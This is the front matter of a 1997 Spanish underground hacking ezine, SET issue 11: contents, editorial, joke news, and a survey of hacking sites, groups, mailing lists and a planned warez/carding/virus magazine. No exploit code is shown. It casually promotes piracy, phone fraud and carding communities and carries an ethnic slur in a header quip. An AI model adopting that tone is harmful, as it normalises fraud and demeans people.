```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º                   SAQUEADORES EDICION TECNICA N§ 11 25-09-97               º
º                               Segunda Epoca                                º
ÇÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¶
º                     Ezine del underground informatico                      º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼

ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍËÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º  Disponible en  º  http://www.geocities.com/SiliconValley/8726           º
º                 º  http://vanhackez.islatortuga.com                      º
º                 º  Gorth BBS     2:340/25   Telf (928) 35 54 14          º
º                 º  Editor:       Paseante &lt;paseante@geocities.com&gt;        º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÊÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º Todos los contenidos de esta revista son solamente educativos, ninguno    º
º pretende incitar al crimen o a la ilegalidad. Cualquier uso erroneo de    º
º esta informacion no es responsabilidad nuestra. Asimismo, no nos hacemos  º
º responsables de las informaciones y opiniones de nuestros colaboradores   º
º e informadores.                                                           º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Kevin Mitnick’s Famous Last Words : "Come on japboy, come on."

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
01. CONTENIDOS                                                             º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```


N§ Titulo/Autor	Tema	Nivel tecnico
01. Contenidos	Saqueadores 11	
02. Editorial	Saqueadores 11	
03. Noticias	Saqueadores 11	
04. Panorama del hack espa¤ol	Cronica social	
05. Telefonia Movil Celular (TMA 900-A)/ por El Profesor Falken	Telefonia	Alto
06. Unix Internet Daemons/ por Net-Yonkie	Hackin	Medio
07. Entendiendo el trafico NFS/ por Paseante	Hackin	Medio-alto
08. Colaboraciones y peticiones	Saqueadores 11	
09. Analisis y seguridad del protocolo FTP/ por el Duke de Sicilia	Hackin	Medio-alto
10. Backdoors / por Hades	Hackin	Medio-alto
11. Firewalls y Proxys (y III)/ por Paseante	Netsecurity	Medio
12. La voz del lector	Correo de los lectores	
13. Los bugs del mes/ Varios autores	Bugs	Variado

14. Infovia?. Oui c’est moi./ por Paseante Hackin Medio

15. Despedida Saqueadores 11

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 02. EDITORIAL                                                            º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Aqui seguimos en un nuevo numero de SET tras el parentesis veraniego que esperamos hayais disfrutado tod@s, de momento continuamos siendo el estandarte de las publicaciones hack hispanas y hemos decidido continuar nuestro camino sin caer en tentaciones rupturistas ni abandonar SET en favor de nuevos proyectos de los que podreis leer en este numero.

Nuestros lectores siguen escribiendo, para unos somos muy "oscuros" y para otros muy "basicos" lo que al menos es se¤al de que nos lee bastante gente. Asi que pedimos a los que les parece complicado que intenten aprender de los textos disponibles en castellano y a los que les parecemos muy "light" pues que escriban articulos con el nivel que consideren apropiado (a menos claro que lo que realmente quieran es que publiquemos un "Asi se hackea para lamers". Paso 1: Enciende el ordenador..etc)

Comprobada la disparidad de niveles de nuestros lectores y tambien de nuestros colaboradores hemos decidido que algunos de los articulos recibidos que no entraban en SET pero pueden ser muy utiles a mucha gente pasen a estar disponibles en nuestro Web (creo que comente algo al respecto el numero anterior).
En nuestra nueva seccion de Textos podreis encontrar introduccion al Unix, al CAR, a los Outdials..son peque¤os articulos muchos de ellos escritos para SET y que espero os sean de ayuda, agradecedselo a sus autores que son los que se han tomado la molestia.

Para los demas la revista sigue intentando ofrecer un contenido cada vez mas amplio al tiempo que se mantiene/aumenta el nivel, una dificil combinacion pero posible gracias a que hay cada vez mas y mejores colaboradores, en este numero toman la alternativa algunos de ellos, espero que tanto sus articulos como el resto de la revista sean de vuestro agrado.

De momento triunfan las tesis de mantener SET tal como es (intentando mejorar) por la sencilla razon de que si bien hay gente que defiende la idea de la renovacion no lo ven tan claro a la hora de arrimar el hombro :->> por lo cual, la vida sigue igual.
Y a aquellos que quieran mejorar SET pues animo, estamos ANSIOSOS por recibir nuevos articulos, colaboraciones... sobre todo si son de gente mas capacitada que nosotros.

Que no se me olvide decir que los dias 24-26 de Octubre en Murcia se celebra la Under Con 97, la gran quedada del mundo under. Estais invitados.

Preparados?. Vamos alla.

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 03. NOTICIAS                                                              º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

** Vuelve Iberhack **

Warezzman ha puesto de nuevo en orbita a Iberhack uno de los puntos de encuentro/iniciacion legendarios del hack hispano, tras la censura de Geocities el site ha pasado a http://iberhack.islatortuga.com
Como Warezzman no descansa tambien tiene en marcha un proyecto de phreaking en http://cpne.islatortuga.com.
Las visitas a estos sites son _ampliamente recomendables_ .

** Prosigue el programa de Betas **

Netscape y MS (tanto monta, monta tanto) siguen poniendo a disposicion del publico nuevas versiones betas de sus navegadores en la loca carrera por ver quien consigue mas fallos de seguridad y mas cuelgues de sistema.
En estos momentos TODAS las versiones de navegadores lanzadas independiente-mente de su numeracion deben ser consideradas como betas (o como copias alpha). Asi el Communicator 4.0 dejo paso al 4.01 y este al 4.02 y este al 4.03 y este ya veremos cuanto dura antes del siguiente 'parche'.
Mencion especial para el intento de Notescapes de llevar Java a 16 bits con lo que se consigue que cualquiera que lo utilice sea pez en barril para ser "reseteado" a distancia (eso si no se cuelga antes sin 'ayuda' externa)
MS por su parte, segun se informa, ha tenido que echar tierra sobre los fallos de ActiveX y la integracion IE 4.0 con Memphis. Se rumorea que decenas de playas han desaparecido para tapar tan gigantesco agujero.

** Indurain deja el ciclismo **

Nuestros avezados corresponsales nos informan de una extraordinaria serie de sucesos, por una parte el gran campeon Miguel Indurain parece, a falta de confirmacion definitiva, que abandona la practica del ciclismo activo.
En Italia se llora la muerte de Marcelo Mastroiani y en Hollywood palman Robert Mitchum y James Stewart, agosto tradicional mes de vacaciones ha sido negro para el mundo del cine este a¤o.
Por otra parte fuentes oficiosas indican que la relacion entre la 'pareja del siglo', Carlos y Diana, va de mal en peor. Se empieza a escuchar la palabra "divorcio" y se rumorea que ambos han sido infieles a su pareja.
Os seguiremos manteniendo informados de las "late breaking news" en el proximo numero. Ahora volvemos a la playa.

```
ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
Que las llamadas suben?. Cuando?. Pues las va a pagar su #*?!"&
ÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁ
ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
PP=? :-? PP=?? Ah ya! PP=Phreak Power!
ÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁ
```

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 04. PANORAMA DEL HACK HISPANO                                              º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Aunque no faltan articulos sobre hackin en las revistas impresas, raramente se menciona nada que no sea bazofia generalista o hechos acaecidos hace 15 a¤os en USA, uno de los pocos articulos que se salvan es el de Jumping (Septiembre 97) que si hace referencia a la actualidad del hack en nuestro pais pero muy por encima.
Ahora vamos a ver con algo mas de detalle y desde dentro como esta la cosa.

- WEBS -

Cualquier lamer sabe que para hacer un Web de hacking solo se necesita un fondo negro, una calavera, una kilometrica lista de links pirateada de cualquier sitio en la que la mayoria no funcionen y escribir unas cuantas fanforranadas, paginas de esas hay las suficientes como para no tener problemas de encontrar alguna. El problema surge al intentar encontrar *buenas* paginas en castellano dedicadas al tema que nos ocupa.

En ese caso (y lamentando no tener mucha info sobre otros paises hispanos) brilla con luz propia IslaTortuga refugio de algunos fantasmas de cuidado pero tambien de las paginas mas se¤eras del hack hispano que expulsadas de todas partes han encontrado ahi un refugio.

http://www.islatortuga.com - Isla Tortuga- nos brinda de interes a:

http://iberhack.islatortuga.com - IBERHACK -

La pionera pagina de Warezzman, no es ya ni la mas completa ni la mas actualizada pero sigue siendo algo mas que una pagina.
Visita obligada para los que empiezan y parada a intervalos para todos los que estan en la movida.

http:// vanhackez.islatortuga.com - La Cueva de Van Hackez -

Van Hackez viene con ganas y su pagina es completa donde las haya, una cosa que esta muy bien es que la mayoria de programas, revistas, textos estan directamente en su Web y no dependen de links que normalmente (Murphy rules) no funcionan. Como buena pagina esta siempre en construccion.

http:// underhack.islatortuga.com - UNDERHACK -

Otra pagina completa con secciones de ocultismo, gore, musica... y por supuesto el imprescindible H/P/C/V. Completa seccion de revistas aunque dependiente de enlaces y con discutible clasificacion de SET. Solo deseariamos una mayor frecuencia de actualizacion.

http:// cpne.islatortuga.com - Compa¤ia de Phreakers Nacional de Espa¤a-

Otro proyecto de Warezzman para aquellos interesados en el telefono.
Se necesitan colaboradores en phreak. Te apuntas?

A pesar de la censura Geocities continua siendo un buen sitio para poner paginas:

En http://www.geocities.com - Geocities - estan entre otros.

http://www.geocities.com/SiliconValley/8726 - SET -

Por supuesto nosotros, no es una gran pagina sino mas que nada el punto donde ponerse en contacto con nosotros y recoger la revista pero visitadnos, al menos suele estar mas actualizada que la media. :-)

http://www.geocities.com/SiliconValley/Park/1734 - La Vieja Guardia -

Espero que no hayan cascado de viejos ;-> porque no se veia demasiado material por alli, no obstante conviene tener la direccion a mano. Nunca se sabe cuando puede llegar el "comeback"

http://www.geocities.com/SiliconValley/Pines/2558 - Cyberhack -

Una revista que parecia desparecida pero que publico hace unos meses un tercer numero. No se cual sera el futuro pero instalate el Word o Windows 95 para leerla porque el numero 3 es .DOC.

http://www.geocities.com/SiliconValley/Lakes/4656 - Hwarez -

Magazine del warez by Cyberice. Ahora con proyecto en marcha llamado Trashdeeper del que hablaremos mas abajo.

http://www.geocities.com/Baja/4426 - RareGaZz -

Grupo mexicano autor de un excelente fanzine y con multiples iniciativas.

Comentar como noticia de ultimisima hora (no, esto no es lo de Indurain) que Guybrush de Raregazz ha abierto una pagina en Geocities con bugs y exploits en castellano. Ya comentaremos mas extensamente cuando tengamos mas informacion.

Hay muchos mas sitios, destaco algunos.

http://members.tripod.com/ -Tripod-

Aqui estaba la pagina de Cosa Nostra (majilla) pero desafortunadamente ha desaparecido. Es posible que este servidor albergue mas paginas de interes.

http://www.mentesinquietas.base.org - Mentes Inquietas -

Buenos articulos pero escasos, espero que no sea el tipico empiezo con ganas y me canso rapido. Aunque no los he leido todos lo visto hasta el momento indica que saben de lo que hablan y no escriben sandeces.

http://www.ctv.es/mafia - Mafia Magazine -

Otro dedicado al Warez, lo listo porque este y Hwarez son los impulsores del mega-proyecto "Trashdeeper". Por cierto el magazine se hace como dificil de encontrar ;-?

- GRUPOS -

Es algo dificil saber exactamente los grupos que hay por ahi y saber si

siguen en activo principalmente porque lo que hace el lamer de arriba (si, el que dise¤aba el Web con fondo negro, links pirateados..etc) en cuanto pone una pagina es hablar de "su grupo" de los que lo componen, (normalmente pocos) y de como podrias unirte a ellos si eres "cool". Normalmente los "otros" miembros del "grupo" no son mas que apodos sin sentido pero que dan un aire de respetabilidad y seriedad (o eso se cree el)
Aun asi y a riesgo de equivocarnos citaremos a:

Legion Oscura
==========

El termino legion se puso muy de moda tras las "legiones yankis". Por lo demas imposible saber si hay algo aparte de palabreria. Demosles el beneficio de la duda.

La Vieja Guardia
==========

Renovacion al poder, parece que sus vacaciones duran ya algo demasiado. Esperemos que demuestren pronto de nuevo que siguen siendo un grupo.

H! (Hispahack)
==

Tipico, vi, vidi, me eche a dormir.

Saqueadores
==========

Si, esos somos nosotros. Un bluff del copon };>. Unos petostes insoportablemente pretenciosos que ahora han puesto (por fin!) una lista de correo en funcionamiento (y se llaman hackers?) para decirse a todas horas lo buenos que son y los articulos tope "cool" que van a incluir en la proxima revista.
Lo unico bueno es que mantienen una revista under con cara y ojos.

Underhack
==========

Mas que un grupo de hackers un grupo de gente interesada en temas "extra¤os" y que dedica sus energias a mantener un Web sobre los mismos aunque acusa cierta falta de actualizacion.

Raregazz
==========

Son la competencia?. No. Son los hackers (principalmente mejicanos) que editan la otra revista under en castellano que sigue en activo.
Tanto la revista como el grupo son de especial interes.

No vamos a hablar de hackers individuales porque no hay mucho que decir y seria absurdo, pero albergo esperanzas de que algun dia la scene espa¤ola sea lo suficientemente viva como para incluir una seccion fija que podria ser del estilo del "Phrack Prophile on..." y en la que entrevistar a hackers de paises hispanos o que gente de otros grupos diera su vision del

panorama de ese momento. Si alguien se considera con meritos suficientes para la entrevista que escriba :) y si alguien de otro grupo se siente molesto por algo de lo escrito aqui le ofrezco que escriba un articulo de "desagravio". (si no esta molesto tambien puede escribir :>)

- LISTAS DE CORREO -

Los "puntos de encuentro" escasean pero eso no significa que no existan, siempre hay iniciativas.

http://www.planetall.com -Planet All- Es una especie de agenda, dietario, que se yo. El caso es que a traves de este servicio gratuito se ha montado un sistema de contactos en una lista llamadas hack o hackers o algo asi. Para mas informacion visitad la Web de FatEros http://www.arrakis.es/~fateros o escribidle a <fateros@technologist.com>. Segun el, predomina el buen rollo. Yo no puedo opinar puesto que no estoy.

http://www.zoom.es/alias -SHML- Spanish Hackers Mailing List (creo)
Es una iniciativa de Alias (casualmente publicamos una carta suya en la voz del lector) y de la que el se encarga personalmente. Lista no moderada y llevada manualmente, abierta en principio a todo el mundo pero con algunas reglas para permanecer en ella. Podeis informaros en la Web de Alias o escribiendo a <alias@zoom.es>

Raregazz@bigfoot.com -RareDudes Mailing List-
Lista de correo de la gente de RareGazz usando las caracteristicas de Bigfoot, abierta a cualquiera que envie algo de interes.

- Lista de Correo de SET -
Pues por fin nuestra lista de correo ya esta disponible, es una _verdadera_ lista de correo (y no un Cc o Bcc) en la que se encuentran algunos colaboradores de SET y otra gente diversa.
La administracion de la lista se lleva por parte del editor de SET y por el _moderador_ de la misma (si, la lista esta moderada) que son los que dan de alta o baja a los usuarios. El moderador se encarga de revisar los mensajes y enviarlos a la lista o modificarlos o borrarlos si se da el caso (para evitar futuros "gallineros")
Nuestra politica con respecto a si la lista es abierta o no es como la del Ejercito yanki respecto a la homosexualidad, ni si ni no.
Se ira a¤adiendo gente pero no vamos a publicitar como suscribirse a la misma, si alguien por perspicacia o contactos lo hace tampoco se le borrara a menos que de motivos.

Esto es lo que hay en cuanto a listas en castellano que os podamos decir, si alguien sabe algo mas que nos lo diga.

- REVISTAS, ZINES.. -

Se acusa aqui el tipico sindrome hispano de empezar con ganas y queriendo comerse el mundo para aburrirse a los 3 meses, el indice de nacimientos de ezines ha sido muy alto pero la tasa de mortalidad alcanza porcentajes espeluznantes, podemos decir que sacar 4 numeros es toda una revalida para un ezine.
Bajo este particular test la realidad es desastrosa, solo Minotauro (revista virii ya abandonada), Raregazz (revista mexicana similar a SET y escrita con mucho humor) y el mismo SET superan esta cifra.
De hecho puede que no seais conscientes de que este momento es HISTORICO, estais leyendo el numero 11 de SET lo que significa que somos la

REVISTA H//P/C/V EN CASTELLANO QUE MAS NUMEROS HA SACADO. Simple y llano, nadie habia llegado jamas hasta aqui. Tenemos ya mas solera que un Rioja del 67.

Entre las revistas abandonadas hay de todo, desde revistas buenas como la mencionada Minotauro (y que aun hoy conviene la pena leer) a intentos absolutamente risibles como WebHack (especialmente delirante es el articulo en WebHack 3 sobre la "llave maestra". Fue su ultimo numero)
Por supuesto eso no quiere decir que un ezine "abandonado" no pueda ser retomado por su autor u otras personas en cualquier momento, algo asi ocurre con Cyberhack que tras dos numeros parecia ser uno mas de los "caidos en combate" y acabo publicando un tercero (puede que antes de que acabe el a¤o publique otro, quien sabe?)
Por lo demas nombres como Psychotic Magazine, Sab_Mag..etc son ya definitivamente historia. Pero leer no es malo.

No tengo informacion sobre 'Hwarez' en cuanto al otro magazine ligado al warez 'Mafia Magazine' no he visto mas de 2 numeros los cuales se dedicaban principalmente al analisis de los ultimos juegos sacados al mercado.
Y si citamos estos dos magazines aqui es porque sus responsables, Cyberice y Mafia han puesto en marcha el proyecto "Trashdeeper" que significa algo asi como: Que tal hacer una revista coj*nuda sobre H/P/C/V, warez, carding, irc, programacion, noticias, tecnologia con un formato guapo y continuando con los ezines existentes?.

Os dejo con un extracto del mail que me envio y el esquema de su proyecto que ha sido debatido en nuestra lista de correo.

From: Cyberice To: Equipo de SET
- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -
El proposito de este email es mencionarte un proyecto que desde siempre hemos intentado todos y por el que voy a intentar luchar (y espero que tambien vosotros). Este no es otro que el de unir el mundo hack, warez, phreak, virus, etc.. en un anillo underground que conformaremos todos los que siempre hemos estado aqu¡.
Gracias a Islatortuga esto est cada vez mas cerca pero gente como t£ es la que la puede sacar adelante, de ah¡ que me ponga en contacto contigo.
La idea es la creaci¢n de un magazine. Como creador de magazine estar s pensando.. otra m s.. buff.. no conseguiremos nada... Espero que estes equivocado si piensas eso.
Estamos trabajando desde hace unos dias en una web y en una distribuci¢n de trabajo. En este email te incluyo un htm (el que tengo metido en mi web) y un txt que espero que leas.
Espero que consideres esto pues es con personas como tu como podemos conseguir esto por tu prestigio y por tus vida en este mundillo.
Los que hemos empezado con esto tampoco somos gente salida de la nada, je,je... (hombre si pero..) aunque no con tanta fama. Somos los creadores de las magazines Hwarez (anecdotica e informativa) y Mafia Magazine (Basada en el fenomeno warez).
Por lo dem s, todo depende de ti. Confiamos en que te agrade la idea y que pronto te unas, e incluso encamines este proyecto.
Otra cosa que quiero mencionar, antes de que se me olvide, es que como estas embarcado en alguna otra magazine, con esto tampoco pretendo que se fundan todas las magazines existentes hasta el momento. Es decir, las magazines llevar n rumbos diferentes... pues no hay mejor cosa que variedad donde elegir, y debido a la distribucci¢n de trabajo que se pretende conseguir, se podr¡a seguir perfectamente el trabajo de la otra, dedicandole el tiempo necesario a esta :)))
(Yo, por ejemplo, voy a seguir realizando en mis ratos libres Hwarez). Ah, y si puedes.. comentale esta idea a m s personas de nuestro mundillo.
Esperando pronto una respuesta, se despide...

CyberIce
Coordinador de Hwarezïs Magazine

- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -

Desde luego ya ves que nos hemos tomado en serio tu proyecto aunque no lo veamos del todo claro pero dejemos que sea el mismo Cyberice quien nos muestre lo que tiene pensado. Este es el esquema presentado.

********* Reparto de trabajo ********

** Coordinaci¢n general: CyberIce, Mafia
--> Idea: Recopilaran lo que los coordinadores de las distintas secciones les envien para dise¤ar una magazine. Se est planteando la idea de realizarla en neobook (si se consigue reducir considerablemente el espacio) o formato doc. Despues de la elecci¢n, el formato o los formatos no decididos pasaran a manos del equipo de Otros dise¤os.

** Coordinaci¢n gr ficos, animaciones y applets para web: Fonzie
* Equipo: Fonzie, Serial
--> Idea: Las palabras lo dicen.. banners, applets, animaciones, gr ficos para cq cosa relacionada con la magazine o la web

** Coordinaci¢n desarollo web: Mafia
* Equipo: Mafia
--> Idea: Estamos desarrollando una web oficial con multiples tareas y muy problablemente con casa en Islatortuga

** Coordinaci¢n secci¢n warez: (no/designado)
* Equipo: CyberIce, Mafia, Yakumo, Serial, Toli
--> Idea: Realizaci¢n de informes sobre el tema... se est pensando en una secci¢n llamada Flasblack donde se recogeran informes ya realizados por grupos y que los cedan para magazines adem s de otros informes como cursos de ftp aplicado al warez,etc.. todo al gusto del que quiera ser el coordinador o coordinadores de la secci¢n

** Coordinaci¢n secci¢n Hacking: (no/designado)
* Equipo: CyberIce
--> Idea: Igual que antes... secci¢n Flashback, cursos de unix, shells. Se ha pensado tambien en la posibilidad de explicar en cada numero el uso de los programas que circulan por inet. Ej: Ircbn.c se usa para tal.. y explicaci¢n .. Todo a espensas de lo que decida el coordinador

** Coordinaci¢n secci¢n Phreaking: (no/designado)
* Equipo: -
--> M s de lo mismo

** Coordinaci¢n secci¢n Virus: (no/designado)
* Equipo: -
--> M s de lo mismo

** Coordinaci¢n secci¢n Carding: (no/designado)
* Equipo: -
--> M s de lo mismo

** Coordinaci¢n secci¢n Programaci¢n: (no/designado)
* Equipo: -
--> M s de lo mismo. Se espera dar algun curso de realizaci¢n de scripts, bots, webs, etc..

** Coordinaci¢n secci¢n IRC: (no/designado)

```
  * Equipo: -
  --> Un equipo que funcione diariamente en el IRC en busca de alguna noticia
     interesante, las noticias que se cuecen y dem s ...

 ** Coordinaci¢n secci¢n News: (no/designado)
  * Equipo: -
  --> Lo mismo que el IRC pero en las News

 ** Coordinaci¢n secci¢n Actualidad: (no/designado)
  * Equipo: CyberIce
  --> Equipo que se ocupe de los temas que son actualidad, tecnolog¡as,
     proyectos, etc ...

 ** Coordinaci¢n secci¢n Traducci¢n al Ingls: (no/designado)
  * Equipo: -
  --> Un equipo que traduzca la revista al idioma yankie para su mayor tirada
     :)))

  ** Coordinaci¢n secci¢n Otros dise¤os magazine: (no/designado)
   * Equipo: -
   --> El dise¤o o dise¤os no adoptados ser n el trabajo de este equipo.



 Como veis todo muy bonito pero aunque les deseamos la mejor de las suertes
 y no cerramos las puertas a colaboraciones individuales y esporadicas
 (algun articulo..etc) no vamos a embarcarnos en un proyecto 'faraonico'
 que exigiria dejar de lado a SET para empezar una aventura algo incierta
 por la dificultad de mantener un proyecto asi en un pais incapaz de
 conseguir que sus publicaciones under superen de media los 2 numeros
 lanzados antes de cerrar puertas.
 En su lugar enviamos una peticion para ellos y para toda la gente de este
 mundillo a que colabore con la unica revista que sigue haciendo hueco mes
 a mes y numero a numero. La nuestra, la vuestra, la de todos. SET.
 Asi que esto es lo que envie a la lista de SET comentando el asunto

From: Paseante  To: Lista de Correo de SET
- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - - -
Supongo que a estas alturas todo el mundo habra leido ya el
proyecto de Cyberice, espero que deis vuestra opinion mientras
aqui va la mia:


En el hack espa¤ol no hay ausencia de proyectos (bueno) pero
si de *realidades* (malo), en estos momentos la unica realidad
"seria" es SET que cuando publique el proximo numero se convertira en la
revista under con mas numeros editados.

La idea de Cyberice supondria la desaparicion de SET puesto que
es inviable pretender seguir editando SET cada 2 meses y ademas
participar en el gigantesco proyecto pretendido.
Actualmente y tratando solo temas H/P llegamos casi a los 200k
y aun se nos achaca el que la revista es "corta", en este nuevo
proyecto con secciones sobre Tecnologia, News, Irc, Programacion.. y con
formato (Doc o Neobook) el tama¤o se dispararia a los 2Mb aprox.
Aun aceptando que no hubiese problemas de almacenamiento ni de
paciencia para el download la gran pregunta es:

Donde esta la gente que _numero tras numero_ va a hacer posible
esta mega-revista??
```

Porque aparte de SET hemos visto (y Mafia Magazine no es ajeno)
como aparecian y desaparecian multitud de ezines iniciados con
ganas y abandonados a los 2 o 3 numeros.
Si pensamos entonces en mantener uno de mucho mayor tama¤o y
calidad con una regularidad entonces el problema es enorme.
Quien va a exigir puntualidad y constancia a todo el maremagnum
de secciones?
Cuantos participaran una vez y despues abandonaran?. Si han dado
de lado sus propios ezines mucho mas faciles de atender que decir
de este, en Espa¤a no podemos permitirnos un ezine que salga cada
6 meses como Phrack porque aqui NO HAY ALTERNATIVAS y el resto
de revistas como SET no tendrian con que llenarse.

Asi que creo mucho mejor que en lugar de emprender proyectos
faraonicos con muchas posibilidades de naufragio al poco tiempo
aquellos que esten interesados colaboren como sepan y puedan con
el unico ezine establecido que continua publicando con regularidad, me
refiero claro esta a Saqueadores.
Podremos tratar mas ampliamente los temas a los que nos dedicamos
o hablar de otros nuevos.
Invito pues a todos los que estan detras del proyecto presentado
a colaborar con nosotros.

- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -- - - -

A falta de nuevas noticias y reiterando que somos los primeros a los que
encantaria leer una revista under en castellano bien dise¤ada, agradable,
larga y con estupendos contenidos creemos que la realidad manda y que esta
peque¤o y feo ezine es lo que tenemos. Pero aun peque¤o y feo sirve para
algo. Por lo demas el que quiera colaborar en Trashdeeper puede dirigirse
a Cyberice <cyberice@mx2.redestb.es>. Suerte.

Dejamos ya el tema de Trashdeeper para hablar de la Undercon 97 y es que
como ya digo proyectos no faltan!. Recordais el articulo sobre reuniones
under del numero pasado?. Habeis visto el anuncio de Undercon en la editorial?
Pues este es el comunicado del evento detras del cual (o al lado o delante o
no se muy bien donde) se hallan algunos de los "historicos" de Saqueadores
como Dark Raver, Eljaker y el Duke.
Por lo tanto ya sabeis lo que podeis esperar estando ellos involucrados,
desconcierto, desorganizacion y caos absoluto };->. Os lo vais a perder?!?!

UNDER CON ’97
Primer Congreso Underground

Los proximos dias 24, 25 y 26 de Octubre se celebrara en Murcia el
UNDER CON ’97, el primer congreso underground de nivel nacional. Este evento
pretende reunir a la elite de la scene hack/phreak espa¤ola, y a todos
aquellos aficionados o interesados por estos temas.

La UNDER CON se organizara como una actividad paralela a la
UNDERWEAR demo-party. El lugar exacto esta aun por determinar pero sera
publicado con suficiente antelacion en las paginas web creadas para la
ocasion.

-> www.arrakis.es/~pinuaga
-> www.lobocom.es/unknown

--> Y proximamente en nuestro propio dominio (!)

Las actividades que se realizaran iran desde mesas redondas hasta conferencias y exposiciones. El programa de actos aun esta en preparacion pero para que os vayais haciendo una idea estas seran las actividades.
